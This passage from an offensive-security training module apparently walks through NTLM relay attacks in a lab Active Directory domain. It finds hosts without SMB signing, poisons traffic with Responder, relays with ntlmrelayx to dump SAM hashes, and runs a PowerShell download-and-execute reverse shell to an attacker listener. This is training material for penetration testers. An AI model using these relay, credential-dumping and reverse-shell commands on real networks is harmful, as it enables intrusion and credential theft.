Another tool that we can use to find machines with `SMB signing` disabled is `CrackMapExec`; the option `--gen-relay-list FILE_NAME` generates a list of computers with signing disabled based on a given subnet and saves them into a file:

```
crackmapexec smb 172.16.117.0/24 --gen-relay-list relayTargets.txt

SMB         172.16.117.3    445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:INLANEFREIGHT.LOCAL) (signing:True)
(SMBv1:False)
SMB         172.16.117.50   445    WS01             [*] Windows 10.0 Build
17763 x64 (name:WS01) (domain:INLANEFREIGHT.LOCAL) (signing:False)
(SMBv1:False)
<SNIP>
Running CME against 256 targets ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━
100% 0:00:00
```

Nmap


We can run `nmap` with the script `smb2-security-mode.nse`; the output shows that `signing` is enabled and required only on `DC01`, the default behavior for domain controllers. Although they have it enabled, other hosts do not require `signing`:

```
nmap -Pn --script=smb2-security-mode.nse -p 445 172.16.117.0/24 --open

Starting Nmap 7.80 ( https://nmap.org ) at 2023-07-30 20:39 UTC
```


```
Nmap scan report for dc01 (172.16.117.3)
Host is up (0.00034s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb2-security-mode:
|   2.02:
|_    Message signing enabled and required

Nmap scan report for ws01 (172.16.117.50)
Host is up (0.00011s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required

<SNIP>
```

Phase III: Post-relay

The `post-relay` phase takes advantage of the authenticated session we obtained through relaying a victim's `NTLM` authentication. We can conduct specific post-relay attacks depending on the authenticated session's protocol.



There are numerous post-relay attacks that we will cover in this module. The following comprehensive mindmap by @_nwodtuhs showcases all three phases of the NTLM relay attack:



Let us try to understand the mindmap by dividing it into separate components:

Component	Explanation
`Coercion Method`	These techniques induce/coerce the client into performing authentication, including `AiTM` and `authentication coercion` (which we will discuss later).
`Incoming NTLM auth over`	These are the protocols that the client uses to perform `NTLM` authentication, including `HTTP` (`1`) and `SMB` (`2`).
`Client-side mitigation`	These are the client-side mitigations that clients can have to protect against `NTLM` relay attacks, depending on the protocol specified in the `Incoming NTLM auth over` component.
`Server-side mitigation`	These are the server-side mitigations that servers can have to protect against `NTLM` relay attacks, depending on the protocol specified in the `Incoming NTLM auth over` component.
`Relayed NTLM auth over`	These are the protocols that we can relay the `NTLM` authentication received from the client over, including `HTTP` , `HTTPS` , `SMB` , `LDAP` , and `LDAPs` .
`Post-relay attack`	These are the post-relay attacks that we can carry out depending on the protocol of the `Relayed NTLM auth over` component. However, reaching this component depends on the two circles belonging to the `Client-side mitigation` and `Server-side mitigation` components. If both are green, the relay attack will work. However, if one is yellow, the relay attack will only work if the server suffers certain vulnerabilities.

One crucial observation is that `HTTP NTLM` authentication can be relayed over all protocols without requiring the relay targets to be vulnerable to exploits. However, compared to `SMB` , certain conditions are required for successful relay attacks. For instance, it is impossible to relay `SMB NTLM` authentication over `LDAP` unless the relay target is vulnerable to specific exploits. However, in the case of `HTTP NTLM` authentication, this restriction does not apply. This difference arises from the fact that `HTTP` does not support session signing, whereas `SMB` does support it.

The mindmap mentions `CVE-2019-1040` and `CVE-2019-1166` as means to conduct `post-relay` attacks and bypass `server-side mitigations` . Let us discuss three vulnerabilities against `NTLM session security` .

Drop the MIC & Drop the MIC 2

On June 11, 2019, researchers from Preempt Security disclosed CVE-2019-1040, a vulnerability dubbed as `Drop the MIC` , which allows bypassing the session signing requirements imposed by application protocols to prevent relaying. `Drop the MIC` allows bypassing the `MIC` by manipulating the `NTLM` messages in the following order:

- Unsetting the `NTLMSSP_NEGOTIATE_ALWAYS_SIGN` and `NTLMSSP_NEGOTIATE_SIGN` signing flags in the `NEGOTIATE_MESSAGE`.
- Removing the `MIC` and `Version` fields from the `AUTHENTICATE_MESSAGE`.
- Unsetting the `NTLMSSP_NEGOTIATE_ALWAYS_SIGN`, `NTLMSSP_NEGOTIATE_SIGN`, `NEGOTIATE_KEY_EXCHANGE`, `NEGOTIATE_VERSION` flags in the `AUTHENTICATE_MESSAGE` message.

Four months later, after Microsoft released an update for `Drop the MIC`, Preempt Security disclosed CVE-2019-1166, a similar vulnerability to `CVE-2019-1040`, dubbed as `Drop the MIC 2`.

Your Session Key is my Session Key

CVE-2019-1019, dubbed as `Your Session Key is my Session Key`, is a vulnerability discovered by Preempt Security researchers, it builds upon CVE-2015-0050 (which Microsoft released MS15-027 to address). We mentioned in the first section that in response to `NetrLogonSamLogonWithFlags` (containing `NETLOGON_NETWORK_INFO`), the DC sends `NETLOGON_LOGON_IDENTITY_INFO`, which includes the `session key` for the server to use; however, what if an adversary pretends to be the server and makes the same call to attain the `session key` of an `NTLM` session to subsequently `sign` and `seal` messages? The researchers discovered that it was possible to request from the DC any session key for any `NTLM` authentication and establish a signed session against any server. Microsoft patched this vulnerability in the CVE-2019-1019 update guide.

Both the `Drop the MIC` and `Your Session Key is my Session Key` were presented in the Finding a Needle in an Encrypted Haystack talk at Black Hat USA 2019.

Coming Next

After understanding the `NTLM relay` attack, the following section showcases various SMB `post-relay` attacks using `ntlmrelayx`.

NTLM Relay over SMB Attacks

We will begin with `SMB` post-relay attacks after having understood the `NTLM relay` attack.

Impacket's ntlmrelayx

Many tools can be used to start relay servers and clients and conduct post-relay attacks; we will focus on Impacket's ntlmrelayx in this module. This tool was introduced by Dirk-Jan Mollema as an extension of smbrelayx.py and it is the flagship tool for conducting relay

attacks on Linux. Although other tools like MultiRelay.py or Inveigh (primarily used on Windows) can also be used, we will not utilize them in this module. `ntlmrelayx` is a generic NTLM relay module within Impacket that supports the `NTLM relay` and various post-relay attacks. It provides numerous options that we can utilize for different types of attacks. As we progress in the module, we will use and understand the other options `ntlmrelayx` provides.

```
ntlmrelayx.py -h

Impacket v0.11.0 - Copyright 2023 Fortra

usage: ntlmrelayx.py [-h] [-ts] [-debug] [-t TARGET] [-tf TARGETSFILE] [-
w] [-i] [-ip INTERFACE_IP] [--no-smb-server] [--no-http-server] [--no-wcf-
server] [--no-raw-server]
                     [--smb-port SMB_PORT] [--http-port HTTP_PORT] [--wcf-
port WCF_PORT] [--raw-port RAW_PORT] [--no-multirelay] [-ra] [-r
SMBSERVER] [-l LOOTDIR]
                     [-of OUTPUT_FILE] [-codec CODEC] [-smb2support] [-
ntlmchallenge NTLMCHALLENGE] [-socks] [-wh WPAD_HOST] [-wa WPAD_AUTH_NUM]
[-6] [--remove-mic]
                     [--serve-image SERVE_IMAGE] [-c COMMAND] [-e FILE] [-
-enum-local-admins] [-rpc-mode {TSCH}] [-rpc-use-smb] [-auth-smb
[domain/]username[:password]]
                     [-hashes-smb LMHASH:NTHASH] [-rpc-smb-port {139,445}]
[-q QUERY] [-machine-account MACHINE_ACCOUNT] [-machine-hashes
LMHASH:NTHASH] [-domain DOMAIN]
                     [-remove-target] [--no-dump] [--no-da] [--no-acl] [--
no-validate-privs] [--escalate-user ESCALATE_USER] [--add-computer
[COMPUTERNAME [PASSWORD ...]]]
                     [--delegate-access] [--sid] [--dump-laps] [--dump-
gmsa] [--dump-adcs] [--add-dns-record NAME IPADDR] [-k KEYWORD] [-m
MAILBOX] [-a] [-im IMAP_MAX] [--adcs]
                     [--template TEMPLATE] [--altname ALTNAME] [--shadow-
credentials] [--shadow-target SHADOW_TARGET] [--pfx-password PFX_PASSWORD]
[--export-type {PEM,PFX}]
                     [--cert-outfile-path CERT_OUTFILE_PATH]

<SNIP>
```

Before performing `SMB` post-relay attacks, we need to modify the `Responder` configuration file.

Responder Configuration File

We used `Responder` in the previous section and captured some NTLMv2 hashes. That was possible because, by default, Responder listens on `SMB`, `HTTP`, and some other protocols.

We can change the default configuration using Responder's configuration file `Responder/Responder.conf`.

To turn off the `SMB` server in Responder, we must change `SMB = On` to `SMB = Off`. The same applies to any other protocol. If we want to relay `HTTP`, we need to set it to Off before trying to relay it.

This is because `ntlmrelayx` runs `SMB` or `HTTP` server so it can relay the connection from the clients to the server, and if `Responder` is running those services, we won't be able to use `ntlmrelayx`.

Setting Responder's SMB Server to Off

```
sed -i "s/SMB = On/SMB = Off/" Responder.conf
cat Responder.conf | grep -i smb

SMB = Off
```

There are other options in the Responder configuration file, like `Specific IP Addresses to respond to (default = All)`, which can be helpful to configure in some cases where we only want to relay connections from a specific IP or group of IPs.

Note: We recommend that you take some time to review the configuration file, and as we progress through this module, we can identify what else we could use from this configuration file.

NTLM Relay over SMB

In the previous section, we used `CrackMapExec`'s `--gen-relay-list` command to hunt for relay targets with SMB signing disabled, finding 172.16.117.50 and 172.16.117.60:

```
cat relayTargets.txt

172.16.117.50
172.16.117.60
```

To relay an authentication to one of these IPs, we need to poison the network using Responder and wait until a user or computer performs an action that provokes a broadcast or any other activity that we can intercept and force that session to authenticate to our attack host.

Let's use `Responder` to poison the network:

Executing Responder in Poisoning Mode

```
sudo python3 Responder.py -I ens192

  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.1.3.0

<SNIP>
```

Next, we need to use `ntlmrelayx` to perform the NTLM Relay attack. `ntlmrelayx` provides the options `-t` and `-tf` for specifying relay targets; `-t` specifies a single relay target, while `-tf` specifies a file with multiple relay targets. If `-t` / `-tf` is omitted, `ntlmrelayx` will relay the `NTLM` authentication over to the originating host, an attack called the `NTLM self-relay` attack (although patched, if we encounter legacy vulnerable hosts, considering this attack might prove helpful). The `-smb2support` option provides SMBv2 support for hosts requiring it:

NTLMRelayx SMB attack

```
sudo ntlmrelayx.py -tf relayTargets.txt -smb2support

Impacket v0.11.0 - Copyright 2023 Fortra

<SNIP>

[*] Servers started, waiting for connections
```

By default, `ntlmrelayx` will relay the NTLM authentication over `SMB`. If the session we relayed has highly privileged access on the target machine, `ntlmrelayx` will try to perform a `SAM dump`.

The `SAM dump` technique is used against Windows hosts to dump credentials stored in the `SAM` and `SECURITY` registry hives. It allows extracting cached credentials of local users, where Windows stores information as LM and NT hashes.


Now we wait for `Responder` to poison any authentication to us, and once that happens, `ntlmrelayx` will relay it to the computers defined as targets using the option `-tf relayTargets.txt`.

NTLMRelayx SAM DUMP

```
sudo ntlmrelayx.py -tf relayTargets.txt -smb2support

Impacket v0.11.0 - Copyright 2023 Fortra

<SNIP>

[*] Servers started, waiting for connections
[*] SMBD-Thread-5: Connection from INLANEFREIGHT/[email protected]
controlled, attacking target smb://172.16.117.50
[*] Authenticating against smb://172.16.117.50 as INLANEFREIGHT/JPEREZ
SUCCEED
[-] DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] SMBD-Thread-8: Connection from INLANEFREIGHT/[email protected]
controlled, attacking target smb://172.16.117.50
[*] Authenticating against smb://172.16.117.50 as INLANEFREIGHT/NPORTS
SUCCEED
[*] SMBD-Thread-8: Connection from INLANEFREIGHT/[email protected]
controlled, attacking target smb://172.16.117.60
[-] DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Authenticating against smb://172.16.117.60 as INLANEFREIGHT/NPORTS
SUCCEED
[-] DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] SMBD-Thread-11: Connection from INLANEFREIGHT/[email protected]
controlled, attacking target smb://172.16.117.50
[*] Authenticating against smb://172.16.117.50 as INLANEFREIGHT/PETER
SUCCEED
[*] SMBD-Thread-11: Connection from INLANEFREIGHT/[email protected]
controlled, attacking target smb://172.16.117.60
[*] Authenticating against smb://172.16.117.60 as INLANEFREIGHT/PETER
SUCCEED
[*] Service RemoteRegistry is in stopped state
[*] SMBD-Thread-11: Connection from INLANEFREIGHT/[email protected]
controlled, but there are no more targets left!
[*] Starting service RemoteRegistry
[-] DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Target system bootKey: 0x563136fa4deefac97a5b7f87dca64ffa
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:bdaffbfe64f1fc646a3353b
e1c2c3c99:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c
0:::
<SNIP>
[*] Done dumping SAM hashes for host: 172.16.117.50
[*] Stopping service RemoteRegistry
```

Note: If the NTLM Relay attack does not work, we can restart ntlmrelayx and Responder.

The below diagram showcases the attack we executed:



As illustrated in the image above, here's a simplification of what happened:

1. We started `Responder` & `ntlmrelayx` on the Attack machine (172.16.117.30).
2. Once a user from the DC (172.16.117.3) mistypes a `UNC` and Windows tries to connect to it, `Responder` poisons their responses and redirect the user to authenticate against our Attack machine.
3. When they connected to our attack host, `ntlmrelayx` relayed those authentications to the servers that were configured as targets (172.16.117.50 and 172.16.117.60), and the user `INLANEFREIGHT/PETER` was an administrator on one of the computer `172.16.117.50`, which caused a `SAM dump`.

We successfully relayed one of the connections, the one coming from `INLANEFREIGHT/[email protected]`, to the target machine `172.16.117.50`. The authentication from `INLANEFREIGHT/[email protected]` to `172.16.117.60` succeeded, but nothing happened because the user doesn't have high privileges on that target.

Command Execution

Instead of performing a `SAM dump`, we can perform command execution on the target machine using the option `-c "Command To Execute"`, and the commands will be executed via `SMB`. Let's first try to ping our attack host once:

```
sudo ntlmrelayx.py -tf relayTargets.txt -smb2support -c 'ping -n 1
172.16.117.30'
```

```
Impacket v0.11.0 - Copyright 2023 Fortra

<SNIP>

[*] Servers started, waiting for connections
```

Once `Responder` poisons the broadcast traffic, we will notice that `ntlmrelayx` relayed the `NTLM` authentication of `PETER` coming from 172.16.117.3 and established an authenticated session on 172.16.117.50; afterward, it abused the authenticated session as `PETER` and executed the ping command, displaying its output at the end:

```
[*] SMBD-Thread-5: Connection from INLANEFREIGHT/[email protected]
controlled, attacking target smb://172.16.117.50
[*] Authenticating against smb://172.16.117.50 as INLANEFREIGHT/PETER
SUCCEED
[*] SMBD-Thread-5: Connection from INLANEFREIGHT/[email protected]
controlled, attacking target smb://172.16.117.60
[*] Authenticating against smb://172.16.117.60 as INLANEFREIGHT/PETER
SUCCEED
[*] Service RemoteRegistry is in stopped state
[-] DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Starting service RemoteRegistry
[*] Executed specified command on host: 172.16.117.50

Pinging 172.16.117.30 with 32 bytes of data:
Reply from 172.16.117.30: bytes=32 time<1ms TTL=64

Ping statistics for 172.16.117.30:
    Packets: Sent = 1, Received = 1, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
```

Instead of running a simple ping, we can get a reverse shell, let's use Invoke-PowerShellTcp.ps1 from Nishang for that. First, we will download the tool (the tool is already in `/home/htb-student/tools/`) and start a Python web server so that the relay target can use it to fetch `Invoke-PowerShellTcp.ps1`:

```
wget
https://raw.githubusercontent.com/samratashok/nishang/master/Shells/Invoke
-PowerShellTcp.ps1 -q
python3 -m http.server

Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Then, we need to start an `nc` listener to catch the reverse shell:

```
nc -nvlp 7331

Listening on 0.0.0.0 7331
```

At last, we will use `ntlmrelayx`'s `-c` option to make the relay target execute a powershell command to download `Invoke-PowerShellTcp.ps1` from our Python web server and run it. We separate the two commands by a semi-colon, whereby the first command downloads and loads in memory the PowerShell module `Invoke-PowerShellTcp.ps1`, and the second command uses the module by specifying the parameters `-Reverse`, `-IPAddress 172.16.117.30` for our attack host and `-Port 7331` for the `nc` listener:

```
sudo ntlmrelayx.py -tf relayTargets.txt -smb2support -c "powershell -c
IEX(New-Object
NET.WebClient).DownloadString('http://172.16.117.30:8000/Invoke-
PowerShellTcp.ps1');Invoke-PowerShellTcp -Reverse -IPAddress 172.16.117.30
-Port 7331"

Impacket v0.11.0 - Copyright 2023 Fortra

[*] Servers started, waiting for connections
[*] SMBD-Thread-5: Connection from INLANEFREIGHT/[email protected]
controlled, attacking target smb://172.16.117.50
[*] Authenticating against smb://172.16.117.50 as INLANEFREIGHT/PETER
SUCCEED
[*] SMBD-Thread-5: Connection from INLANEFREIGHT/[email protected]
controlled, attacking target smb://172.16.117.60
[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Authenticating against smb://172.16.117.60 as INLANEFREIGHT/PETER
SUCCEED
[*] SMBD-Thread-5: Connection from INLANEFREIGHT/[email protected]
controlled, but there are no more targets left!
[-] DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Executed specified command on host: 172.16.117.50
[-] SMB SessionError: STATUS_SHARING_VIOLATION(A file cannot be opened
because the share access flags are incompatible.)
[*] Stopping service RemoteRegistry
```

When checking the `nc` listener, we will notice that a reverse shell connection has been established successfully as `NT Authority\System`:

```
nc -lvnp 7331
```

```
Listening on 0.0.0.0 7331
Connection received on 172.16.117.50 57666
Windows PowerShell running as user WS01$ on WS01
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32>whoami

nt authority\system
```

Coming Next

After discussing the basic uses of `ntlmrelayx`, we will look at other advanced use cases in the next section.

NTLMRelayx Use Cases

In the previous section, we saw basic `ntlmrelayx` use cases such as dumping the SAM of a remote machine and gaining remote code execution. This section will showcase other advanced use cases of `ntlmrelayx`.

Multi-relaying

As explained by impacket's main maintainer @0xdeaddood in SecureAuth's blog, the `multi-relay` feature of `ntlmrelayx` allows for:

- Identifying the users we receive `NTLM` authentication from (allowing us to decide whether we want to relay their `NTLM` authentication).
- Relaying a single `NTLM` authentication (connection) to multiple targets.

`ntlmrelayx` implements the `multi-relay` feature by making the clients authenticate on the attack machine locally, fetch/extract their identities, and then force them to reauthenticate so that it can relay their connections to the relay targets. `Multi-relaying` is the default behavior for the HTTP and SMB servers of `ntlmrelayx`; however, to deactivate it, we can use the `--no-multirelay` option, making it relay the connection(s) only once (i.e., one incoming connection maps to only one attack).

Target Definition

We already mentioned that `ntlmrelayx` provides the options `-t` and `-tf` for specifying relay targets. Because of the `multi-relay` feature, targets can be either `named targets` or

`general targets`; `named targets` are targets with their identity specified, while `general targets` are targets without identity. Defining targets follows the URI format, with its syntax consisting of three components: `scheme://authority/path`:

- `scheme`: Defines the targeted protocol (e.g., `http` or `ldap`); if not supplied, `smb` is used as the default protocol. The wildcard keyword `all` makes `ntlmrelayx` use all the protocols it supports.
- `authority`: Specified using the format `DOMAIN_NAME\\USERNAME@HOST:PORT`. `General targets` do not use `DOMAIN_NAME\\USERNAME`; only `named targets` do.
- `path`: Optional and only required for specific attacks, such as when accessing access-restricted web endpoints using a relayed `HTTP NTLM` authentication (as we will cover in the `Advanced NTLM Relay Attacks Targeting AD CS` section).

The HTTP and SMB servers of `ntlmrelyax` have the `multi-relaying` feature enabled by default, except when attacking a single `general target`. Depending on the `target type`, `ntlmrelayx` has the following default settings for the `multi-relay` feature:

Target Type	Example	Multi-relaying Default Status
`Single General Target`	`-t 172.16.117.50`	`Disabled`
`Single Named Target`	`-t smb://INLANEFREIGHT\\[email protected]`	`Enabled`
`Multiple Targets`	`-tf relayTargets.txt`	`Enabled`

Understanding the `multi-relay` feature and the different `target types` of `ntlmrelayx` is paramount; let us see why by showing examples of different `target types` and their default `multi-relaying` status.

Suppose we instruct `ntlmrelayx` to use the target "`smb://172.16.117.50`"; in this case, since it is a `general target`, `multi-relay` will be `disabled`, and `ntlmrelayx` will relay only the first `NTLM` authentication connection belonging to any user (from any host) to the relay target 172.16.117.50 over SMB. This relationship is `1:1`, as `one` connection maps to only `one` attack (an edge case is whereby `ntlmrelayx` receives two different connections at the same time; although `multi-relay` will be disabled, `ntlmrelayx` incorrectly relays the two connections instead of rejecting either of them):

```
ntlmrelayx.py -t smb://172.16.117.50
```

Alternatively, suppose we instruct `ntlmrelayx` to use the target "`smb://INLANEFREIGHT\\[email protected]`"; in this case, since it is a single `named target`, `multi-relay` will be `enabled`, and `ntlmrelayx` will relay any number of `NTLM` authentication connections

belonging to `INLANEFREIGHT\PETER` (from any host) to the relay target 172.16.117.50 over SMB (we must supply the domain name and username precisely as shown in `ntlmrelayx`'s output). This relationship is `M:M`, as `many` connections map to `many` attacks:

```
ntlmrelayx.py -t smb://INLANEFREIGHT\\[email protected]
```

